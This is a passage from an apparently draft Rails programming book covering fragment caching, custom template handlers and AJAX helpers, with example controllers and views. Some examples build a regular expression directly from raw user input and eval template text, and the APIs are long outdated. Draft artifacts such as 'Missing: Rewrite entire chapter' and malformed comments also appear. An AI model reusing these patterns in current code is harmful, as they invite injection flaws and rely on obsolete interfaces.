  </ul>
</div>

```

If a buddy decides they like your links component (and why wouldn't they?) you could simply zip or tar up the sidebar directory and send it to them for installation in their application.

19.10 Caching, Part Two

We looked at Action Controller's page caching support starting back on page 390. We said that Rails also allows you to cache parts of a page. This turns out to be remarkably useful in dynamic sites. Perhaps you customize the greeting and the sidebar on your blog application for each individual user. In this case you can't use page caching, as the overall page is different between users. But because the list of articles doesn't change between users, you can use fragment caching. You can construct the HTML that displays the articles just once and include it in customized pages delivered to individual users.

Just to illustrate fragment caching, let's set up a pretend blog application. Here's the controller. It sets up `@dynamic_content`, representing content that should change each time the page is viewed. For our fake blog, we use the current time as this content.

Download `e1/views/app/controllers/blog_controller.rb`

```
class BlogController < ApplicationController
```

```
  def list
    @dynamic_content = Time.now.to_s
  end
```

```
end
```

Here's our mock Article class. It simulates a model class that in normal circumstances would fetch articles from the database. We've arranged for the first article in our list to display the time at which it was created.

Download `e1/views/app/models/article.rb`

```
class Article
```

```
  attr_reader :body
```

```
  def initialize(body)
    @body = body
  end
```

```
  def self.find_recent
    [ new("It is now #{Time.now.to_s}"),
      new("Today I had pizza"),
      new("Yesterday I watched Spongebob"),
      new("Did nothing on Saturday") ]
```

```
  end
```

```
end
```

Now we'd like to set up a template that uses a cached version of the rendered articles but still updates the dynamic data. It turns out to be trivial.

Download `e1/views/app/views/blog/list.html`

```
<%= @dynamic_content %>    <!-- Here's dynamic content. -->

<% cache do %>              <!-- Here's the content we cache -->
  <ul>
    <% for article in Article.find_recent -%>
      <li><p><%= h(article.body) %></p></li>
    <% end -%>
  </ul>
<% end %>                  <!-- End of cached content -->

<%= @dynamic_content %>    <!-- More dynamic content. -->
```

The magic is the `cache()` method. All output generated in the block associ-




Figure 19.7: Refreshing a Page with Cached and Noncached Data

ated with this method will be cached. The next time this page is accessed, the dynamic content will still be rendered, but the stuff inside the block will come straight from the cache—it won't be regenerated. We can see that if we bring up our skeletal application and hit Refresh after a few seconds, as shown in Figure 19.7. The times at the top and bottom of the page—the dynamic portion of our data—change on the refresh. However, the time in the center section remains the same: it is being served from the cache. (If you're trying this at home and you see all three time strings change, chances are you're running your application in development mode. Caching is enabled by default only in production mode. If you're testing using WEBrick, the `-e production` option will do the trick.)

The key concept here is that the stuff that's cached is the fragment generated in the view. If we'd constructed the article list in the controller and then passed that list to the view, the future access to the page would not have to rerender the list, but the database would still be accessed on every request. Moving the database request into the view means it won't be called once the output is cached.

OK, you say, but that just broke the rule about putting application-level code into view templates. Can't we avoid that somehow? We can, but it means making caching just a little less transparent than it would otherwise be. The trick is to have the action test for the presence of a cached fragment. If one exists, the action bypasses the expensive database operation, knowing that the fragment will be used.

Download `e1/views/app/controllers/blog1_controller.rb`

```
class Blog1Controller < ApplicationController

  def list
    @dynamic_content = Time.now.to_s
    unless read_fragment(:action => 'list')
      logger.info("Creating fragment")
      @articles = Article.find_recent
    end
  end

end
```

The action uses the `read_fragment()` method to see if a fragment exists for this action. If not, it loads the list of articles from the (fake) database. The view then uses this list to create the fragment.

Download `e1/views/app/views/blog1/list.html`

```
<%= @dynamic_content %> <!-- Here's dynamic content. ->

<% cache do %>                <!-- Here's the content we cache ->
  <ul>
    <% for article in @articles -%>
      <li><p><%= h(article.body) %></p></li>
    <% end -%>
  </ul>
<% end %>                    <!-- End of the cached content ->

<%= @dynamic_content %> <!-- More dynamic content. ->
```

Expiring Cached Fragments

Now that we have a cached version of the article list, our Rails application will continue to serve it whenever this page is referenced. If the articles are updated, however, the cached version will be out-of-date and should be expired. We do this with the `expire_fragment()` method. By default, fragments are cached using the name of the controller and action that rendered the page (blog and list in our first case). To expire the fragment (for example, when the article list changes), the controller could call

Download `e1/views/app/controllers/blog_controller.rb`

```
expire_fragment(:controller => 'blog', :action => 'list')
```

Clearly, this naming scheme works only if there's just one fragment on the page. Fortunately, if you need more, you can override the names associated with fragments by adding parameters (using `url_for()` conventions) to the `cache()` method.

Download `e1/views/app/views/blog2/list.html`

```
<% cache(:action => 'list', :part => 'articles') do %>
  <ul>
    <% for article in @articles -%>
      <li><p><%= h(article.body) %></p></li>
    <% end -%>
  </ul>
<% end %>

<% cache(:action => 'list', :part => 'counts') do %>
  <p>
    There are a total of <%= @article_count %> articles.
  </p>
<% end %>
```

In this example two fragments are cached. The first is saved with the additional `:part` parameter set to `articles`, the second with it set to `counts`.

Within the controller, we can pass the same parameters to `expire_fragment()` to delete particular fragments. For example, when we edit an article, we have to expire the article list, but the count is still valid. If instead we delete an article, we need to expire both fragments. The controller looks like this (we don't have any code that actually does anything to the articles in it—just look at the caching).

Download `e1/views/app/controllers/blog2_controller.rb`

```
class Blog2Controller < ApplicationController

  def list
    @dynamic_content = Time.now.to_s
    @articles = Article.find_recent
    @article_count    = @articles.size
  end

  def edit
    # do the article editing
    expire_fragment(:action => 'list', :part => 'articles')
    redirect_to(:action => 'list')
  end

  def delete
    # do the deleting
    expire_fragment(:action => 'list', :part => 'articles')
    expire_fragment(:action => 'list', :part => 'counts')
    redirect_to(:action => 'list')
  end
end
```

The `expire_fragment()` method can also take a single regular expression as

a parameter, allowing us to expire all fragments whose names match.

```
expire_fragment(%r{/blog2/list.*})
```

Fragment Cache Storage Options

As with sessions, Rails has a number of options when it comes to storing your fragments. And, as with sessions, the choice of caching mechanism can be deferred until your application nears (or is in) deployment. In fact, we'll defer most of the discussion of caching strategies to the *Deployment and Scaling* chapter on page ??.

The mechanism used for storage is set in your environment using

```
ActionController::Base.fragment_cache_store = <one of the following>
```

The available caching storage mechanisms are

```
ActionController::Caching::Fragments::MemoryStore.new
```

Page fragments are kept in memory. This is not a particularly scalable solution.

```
ActionController::Caching::Fragments::FileStore.new(path)
```

Keeps cached fragments in the directory path.

```
ActionController::Caching::Fragments::DRbStore.new(url)
```

Stores cached fragments in an external DRb server.

```
ActionController::Caching::Fragments::MemCachedStore.new(host)
```

Stores fragments in a memcached server.

19.11 Adding New Templating Systems

At the start of this chapter we explained that Rails comes with two templating systems, but that it's easy to add your own. This is more advanced stuff, and you can safely skip to the start of the next chapter without losing your Rails merit badge.

A template handler is simply a class that meets two criteria.

- Its constructor must take a single parameter, the view object.
- It implements a single method, `render()`, that takes the text of the template and a hash of local variable values and returns the result of rendering that template.

Let's start with a trivial template. The RDoc system, used to produce documentation from Ruby comments, includes a formatter that takes text in

a fairly straightforward plain-text layout and converts it to HTML. Let's use it to format template pages. We'll create these templates with the file extension `.rdoc`.

The template handler is a simple class with the two methods described previously. We'll put it in the file `rdoc_template.rb` in the `lib` directory.

[Download](#) `e1/views/lib/rdoc_template.rb`

```
require 'rdoc/markup/simple_markup'
require 'rdoc/markup/simple_markup/inline'
require 'rdoc/markup/simple_markup/to_html'
```

```
class RDocTemplate
```

```
  def initialize(view)
    @view = view
  end
```

```
  def render(template, assigns)
    markup    = SM::SimpleMarkup.new
    generator = SM::ToHtml.new
    markup.convert(template, generator)
```

```
  end
end
```


Now we need to register the handler. This can go in your environment file, or you can set it up in `application.rb` in the `app/controllers` directory.

[Download](#) `e1/views/app/controllers/application.rb`

```
require "rdoc_template"
```

```
ActionView::Base.register_template_handler("rdoc", RDocTemplate)
```

The registration call says that any template file whose name ends with `.rdoc` will be handled by the `RDocTemplate` class. We can test this by creating a template called `example.rdoc` and accessing it via a freshly generated test controller.



Making Dynamic Templates

The `rhtml` and `rxml` templates share their environment with the controller—they have access to the controller instance variables. They can also get passed local variables if they're invoked as partials. We can give our own templates the same privileges. Just how you achieve this depends on what you want your template to do. Here we'll construct something fairly artificial: a `revol` template that contains lines of Ruby code. When rendered, each line is displayed, along with its value. So, if a template called `test.revol` contains

```
a = 1
3 + a
@request.path
```

we might expect to see the output

```
a = 1 => 1
3 + a => 4
@request.path => /text/example1
```

Note how the template has access to the `@request` variable. We achieve this piece of magic by creating a Ruby binding (basically a scope for variable values) and populating it with the values of instance and local variables set into the view by the controller. Note that the renderer also sets the response content type to `text/plain`; we don't want our result interpreted as HTML. We could also have defined an accessor method called `request()`, which would make our template handler more like Rails' built-in ones.

[Download](#) `e1/views/lib/eval_template.rb`

```
class EvalTemplate
```

```

def initialize(view)
  @view = view
end

def render(template, assigns)
  # create an anonymous object and get its binding
  env = Object.new.send(:binding)
  bind = env.send(:binding)

  # Add in the instance variables from the view
  @view.assigns.each do |key, value|
    env.instance_variable_set("@#{key}", value)
  end

  # and local variables if we're a partial
  assigns.each do |key, value|
    eval("#{key} = #{value}", bind)
  end

  @view.controller.headers["Content-Type"] ||= 'text/plain'

  # evaluate each line and show the original alongside
  # its value
  template.split(/\n/).map do |line|
    line + " => " + eval(line, bind).to_s
  end.join("\n")
end
end
end

```

This chapter was written by Thomas Fuchs (<http://mr.aculo.us/>), a software architect from Vienna, Austria. He's been hacking on web applications since 1996. He contributed the autocompleting text fields, came up with most of the visual effects, and laid the groundwork for the file uploads with progress information extension.

Chapter 20

The Web, V2.0

Two things have plagued application developers since the day the Web was born.

Missing:
Rewrite entire
chapter

- The statelessness of HTTP connections
- The fact we can't call the server *between* page views

The problems caused by the lack of state were quickly addressed by using cookies for identifying the user and by having server-stored sessions. Rails has the session object for this.

The second problem wasn't as easy to address. The `<frameset>` and `<frame>` tags were a partial solution, but their downsides drove many web developers to near insanity. Someone invented the `<iframe>`, but it didn't solve the problem either.

In a time where OpenGL-accelerated graphical user interfaces rule the desktop, most web applications look like they're running on dumb terminals from the 1960s.

Well, that's all over now. The plague has lifted.

Welcome to the Web, version 2.0.

20.1 Introducing AJAX

AJAX (short for *Asynchronous JavaScript and XML*)¹ is a technique that extends the traditional web application model to allow for in-page server requests.

AJAX

¹The term was coined by Adaptive Path. For more information, see Jesse James Garrett's essay at <http://www.adaptivepath.com/publications/essays/archives/000385.php>.




Figure 20.1: AJAX—In-Page Server Requests for Web Applications

What does this mean in practice? It allows you to do the kinds of things you might see when you use Gmail, Google Maps or Google Suggest. Here are web pages that work just like a desktop application. How can this be? Normally the server sends down a page, you click something that sends a request to the server, and then the server sends down another page.

With AJAX, this changes. You can make on-the-fly requests from your web client to the server, and the server can respond with all sorts of useful things.

- HTML fragments;
- Scripts to be executed by the client;
- Arbitrary data

By returning *HTML fragments* from the server, AJAX allows us to replace or add to existing page elements. You can replace a paragraph or a product

image here or add some rows to a table over there. This cuts down on bandwidth used and makes your pages feel zippier.

By executing *scripts* (JavaScript, that is) returned by the server, you can completely change the look, content, and behavior of the currently displayed HTML page.

Finally, you can return *arbitrary data* to be processed by JavaScript on the client.²

XMLHttpRequest

AJAX uses a feature that was first implemented in Microsoft's Internet Explorer but has since come to all major web browsers (those based on Gecko such as Firefox and Mozilla and others such as Opera and Apple's Safari). This feature is a JavaScript object called *XMLHttpRequest*.

XMLHttpRequest

This object allows you to construct HTTP calls from the client to the server. It also lets you access and process data sent by the server in response to that request.

Note that the *XML* part of the name *XMLHttpRequest* is there for historical reasons (so even new stuff has a history!)—you're not in any way required to use XML with it. Just forget about the XML stuff for now and see it for what it is—a wrapper for HTTP requests.

The A in AJAX

AJAX calls are asynchronous, or *nonblocking*.³ After you send your request to the server, the main browser event loop will start listening for an event raised by your instance of *XMLHttpRequest*. Any other browser events, such as users clicking links, will continue to work.

This means that AJAX data returned from the server to the client is just another event on your page. Anything can happen between the sending of the request and the data returning. Keep that in mind as your applications become more complex.

²It was expected that this is where the *XML* part of AJAX would come into play—servers were supposed to send XML messages back to the clients. But there's nothing that says you have to do this. You can send back JavaScript code fragments, plain text, or even YAML.

³In fact, you can also do synchronous calls, but it's a very, very bad idea. Your browser will stop responding to user actions until the request has been processed—probably leading the user to believe that the browser has crashed.

XMLHttpRequest vs. <iframe>

So, you ask, what's all the hype about? I did this with `<iframe>` for years!

While it's true you can do something along the lines of what XMLHttpRequest does, iframes are not nearly as flexible nor as clean as AJAX to use. Unlike the `<iframe>` approach, with AJAX

- it's easy to do GET, POST, and other HTTP request types,
- the DOM is not altered in any way,
- you have powerful callback hooks,
- there's a clean API, and
- you can customize HTTP headers.

Considering all this, it's obvious that XMLHttpRequest provides a far cleaner and more powerful programming model than that of iframes.

20.2 The Rails Way

Rails has built-in support for AJAX calls, which makes it very easy to put your application on track with the Web, version 2.0.

First of all, it has the *prototype*,⁴ *effects*, *dragdrop*, and *controls* JavaScript libraries built-in. These libraries neatly wrap all sorts of useful AJAX and DOM manipulation stuff in a nice, object-oriented way. *prototype*

The second thing is *JavascriptHelper*, a module that defines the methods we'll be looking at in the rest of this chapter. It wraps JavaScript access in pristine Ruby code, so you won't have to switch to another language when using AJAX. Talk about total integration. *JavascriptHelper*

To use any of the functions defined by JavascriptHelper, you first have to include the `prototype.js` file in your application. Do this by making this call in the `<head>` section of your `.rhtml` page.

```
<%= javascript_include_tag "prototype" %>
```

For the code in this chapter, we've added the call to `javascript_include_tag` to our overall `application.rhtml` layout file, making the library available to all of our examples.

⁴<http://prototype.conio.net>

You also need the `prototype.js` file in your application's `public/javascripts` directory. It's included by default if you generate your application's structure by running the rails command.

link_to_remote

The syntax for making a basic AJAX call from an `.html` template can be as simple as

Download e1/web2/app/views/example/index.html

```
<%= link_to_remote("Do the Ajax thing",
                  :update => 'mydiv',
                  :url => { :action => :say_hello }) %>

<div id="mydiv">This text will be changed</div>
```

This basic form of the `link_to_remote()` method takes three parameters.

- The text for the link
- The `id=` attribute of the element on your page to update
- The URL of an action to call, in `url_for()` format

When the user clicks on the link, the action (`say_hello` in this case) will be invoked in the server. Anything rendered by that action will be used to replace the contents of the `mydiv` element on the current page.

The view that generates the response should not use any Rails layout wrappers (because you're updating only *part* of an HTML page). You can disable the use of layouts by making a call to `render()` with the `:layout` option set to `false` or by specifying that your action shouldn't use a layout in the first place (see Section 19.9, *Locating Layout Files*, on page 433, for more on this).

So, let's define an action.

Download e1/web2/app/controllers/example_controller.rb

```
def say_hello
  render(:layout => false)
end
```

And then define the corresponding `say_hello.html` view.

Download e1/web2/app/views/example/say_hello.html

```
<em>Hello from Ajax!</em> (Session ID is <%= session.session_id %>)
```

Try it. The text “This text will be changed” in the `<div>` element with `id="mydiv"` will be changed (see Figure 20.2, on the following page) to something like




Figure 20.2: Before and After Calling the Action via AJAX

Hello from Ajax! (Session ID is <some string>)

It's that easy. The session id is included to show off one more thing—cookie handling. Session information is handled transparently by the underlying XMLHttpRequest. You'll always get the correct user's session, regardless of whether an action is called by AJAX or not.

Behind the Scenes

Let's have a look at what happened during our `link_to_remote` example.

First, let's take a quick look at the HTML code generated by `link_to_remote()`.

```
<a href="#" onclick="new Ajax.Updater('mydiv',
    '/example/say_hello', {asynchronous:true}); return false;">
  Do the AJAX thing
</a>
```

`link_to_remote()` generates an HTML `<a>` tag that, when clicked, generates a new instance of `Ajax.Updater` (which is defined in the Prototype library).

This instance calls `XMLHttpRequest` internally, which in turn generates an HTTP POST request to the URL given as second parameter.⁵ This process is shown in Figure 20.3, on the next page.

⁵For security reasons you can safely call URLs only on the same server/port as the page that includes the call to `XMLHttpRequest`.




Figure 20.3: XMLHttpRequest Connects Browser and Server

Let's see what happens on the server.

```
127.0.0.1 - - [21/Apr/2005:19:55:26] "POST /example/say_hello HTTP/1.1" 200 51
```

The web server (WEBrick, in this case) got an HTTP POST request to call `/example/say_hello`. From the server's perspective this looks just like a normal, run-of-the-mill HTTP POST. That's not surprising, because that's what it is.

The server then returns the output of the action being called (in this case `say_hello()`) to the XMLHttpRequest object that got created behind the scenes by `link_to_remote()`. The Ajax.Updater instance takes over and replaces the contents of the element given as first parameter (in this case `mydiv`) with the data returned from the XMLHttpRequest object. The browser updates the page to reflect the new content. As far as the user is concerned, the page simply changes.

form_remote_tag()

You can easily change any Rails form to use AJAX by replacing the call to `form_tag()` with `form_remote_tag()`.

This method automatically serializes all form elements and sends them to the server, again using XMLHttpRequest. No change to your action is required—it simply receives its data as it normally would.⁶

Let's build a game. The object is to complete a simple phrase: the game says "Ruby on ..." and the user has to supply the missing word. Here's the controller.

Download `e1/web2/app/controllers/guesswhat_controller.rb`

```
class GuesswhatController < ApplicationController
```

⁶There is one exception: you can't use file upload fields with `form_remote_tag()`, because JavaScript can't get at file contents. This is a security (and performance) constraint imposed by the JavaScript model.

```

def index
end

def guess
  @guess = params[:guess] || ''
  if @guess.strip.match /^rails$/i
    render(:text => "You're right!")
  else
    render(:partial => 'form')
  end
end
end
end

```

The index.rhtml template file looks like this.

[Download](#) e1/web2/app/views/guesswhat/index.rhtml

```

<h3>Guess what!</h3>

<div id="update_div" style="background-color:#eee;">
  <%= render(:partial => 'form') %>
</div>

```

Finally, the main part of this hip new game that will make you rich and famous is the _form.rhtml partial.

[Download](#) e1/web2/app/views/guesswhat/_form.rhtml

```

<% if @guess %>
  <p>It seems '<%=h @guess %>' is hardly the correct answer</p>
<% end %>

<%= form_remote_tag(:update => "update_div",
                    :url      => { :action => :guess } ) %>

  <label for="guess">Ruby on .....?</label>

  <%= text_field_tag :guess %>

  <%= submit_tag "Post form with AJAX" %>

<%= end_form_tag %>

```

Try it out—it's not too hard to find the answer, as shown in Figure 20.4, on the following page.

`form_remote_tag()` is a great way to add on-the-fly inline forms for things such as votes or chats to your application, all without having to change anything about the page it's embedded in.

Partial templates help you honor the DRY principle—use the partial when initially displaying the form, and use it from your AJAX'd action. No change




Figure 20.4: AJAX-Style Forms Update Inside Existing Window

necessary.

Observers

Observers let you call AJAX actions when the user changes data on a form or in a specific field of a form. You can put this to good use to build a real-time search box.

[Download](#) `e1/web2/app/views/example/observer.rhtml`

```
<label for="search">Search term:</label>
```



Figure 20.5: Build Real-Time Searches with Observers

```
<%= text_field_tag :search %>

<%= observe_field(:search,
                  :frequency => 0.5,
                  :update    => :results,
                  :url       => { :action => :search }) %>

<div id="results"></div>
```

The observer waits for changes to the given form field, checking every `:frequency` seconds. By default, `observe_field` uses the current value of the text field as the raw POST data for the action. You can access this data in your controller using `request.raw_post`.

Having set up the observer, let's implement the search action. We want to implement a search over a list of words in an array, with nice highlighting of the search term in the result.

Download `e1/web2/app/controllers/example_controller.rb`

```
WORDLIST = %w(Rails is a full-stack, open-source web framework in Ruby
for writing real-world applications with joy and less code than most
frameworks spend doing XML sit-ups)
```

Download `e1/web2/app/controllers/example_controller.rb`

```
def search
  @phrase = request.raw_post || request.query_string
  matcher = Regexp.new(@phrase)
  @results = WORDLIST.find_all { |word| word =~ matcher }
  render(:layout => false)
end
```

The view, in `search.rhtml`, looks like this.

Download `e1/web2/app/views/example/search.rhtml`

```
<% if @results.empty? %>
  '<%=h @phrase %>' not found!
<% else %>
  '<%=h @phrase %>' found in
  <%= highlight(@results.join(', '), @phrase) %>
<% end %>
```

Point your browser at the observer action, and you'll get a nice text field with real-time search capability (see Figure 20.5, on the page before). Note that in this example, the search supports regular expressions.

The `@phrase = request.raw_post || request.query_string` line allows you to test your search by entering a URL such as `/controller/search?ruby` directly in the browser—the raw POST data won't be present, so the action will use the query string instead.

The action invoked by an observer shouldn't be overly complex. It might get called very often, depending on the frequency you set and how quickly your user types. In other words, avoid heavy database lifting or other expensive operations. Your user will thank you for it too, as he or she will experience a snappier interface.

Periodic Updates

The third helper function, `periodically_call_remote()`, helps if you want to keep part of your page refreshed by periodically calling the server via AJAX.

As an example, we'll show a process list from the server, updating it every couple of seconds. This example uses the `ps` command, so it's fairly Unix-specific. Putting the command in backquotes returns its output as a string. Here's the controller.

Download `e1/web2/app/controllers/example_controller.rb`

```
def periodic
  # No action...
end

# Return a process listing (Unix specific code)
def ps
  render(:text => "<pre>" + CGI::escapeHTML(`ps -a`) + "</pre>")
end
```

And here's the `periodic.rhtml` template. This contains the call to `periodically_call_remote()`.




Figure 20.6: Keeping Current Using `periodically_call_remote`

Download `e1/web2/app/views/example/periodic.html`

```
<h3>Server processes:</h3>
```

```
<div id="process-list" style="background-color:#eee;">
</div>
```

```
<%= periodically_call_remote(:update => 'process-list',
                             :url     => { :action => :ps },
                             :frequency => 2 )%>
```

If you’ve paid extra for the embedded web server version of this book, you’ll see Figure 20.6 update the list every two seconds (you should see the TIME column for the “ruby script/server” process go up with each iteration!). If you just bought the paper or PDF copies, you’ll have to take our word for it.

20.3 The User Interface, Revisited

Web applications traditionally offer less interactive user interfaces than traditional desktop applications. They didn’t really need more—until now. With the emergence of Web 2.0 this has to change, as we’ve been given boatloads of control over what happens on a web page with AJAX.

The Prototype library overcomes this problem, helping your application communicate with the user in an intuitive way. And it’s fun, too!

Besides the support for making AJAX calls, the Prototype library offers a wealth of useful objects to make your life easier and your users' experience better at the same time.

The functionality offered by the Prototype library falls into the following groups.

- AJAX calls (which we've already discussed)
- Document Object Model (DOM) manipulation
- Visual effects

Document Object Model Manipulation

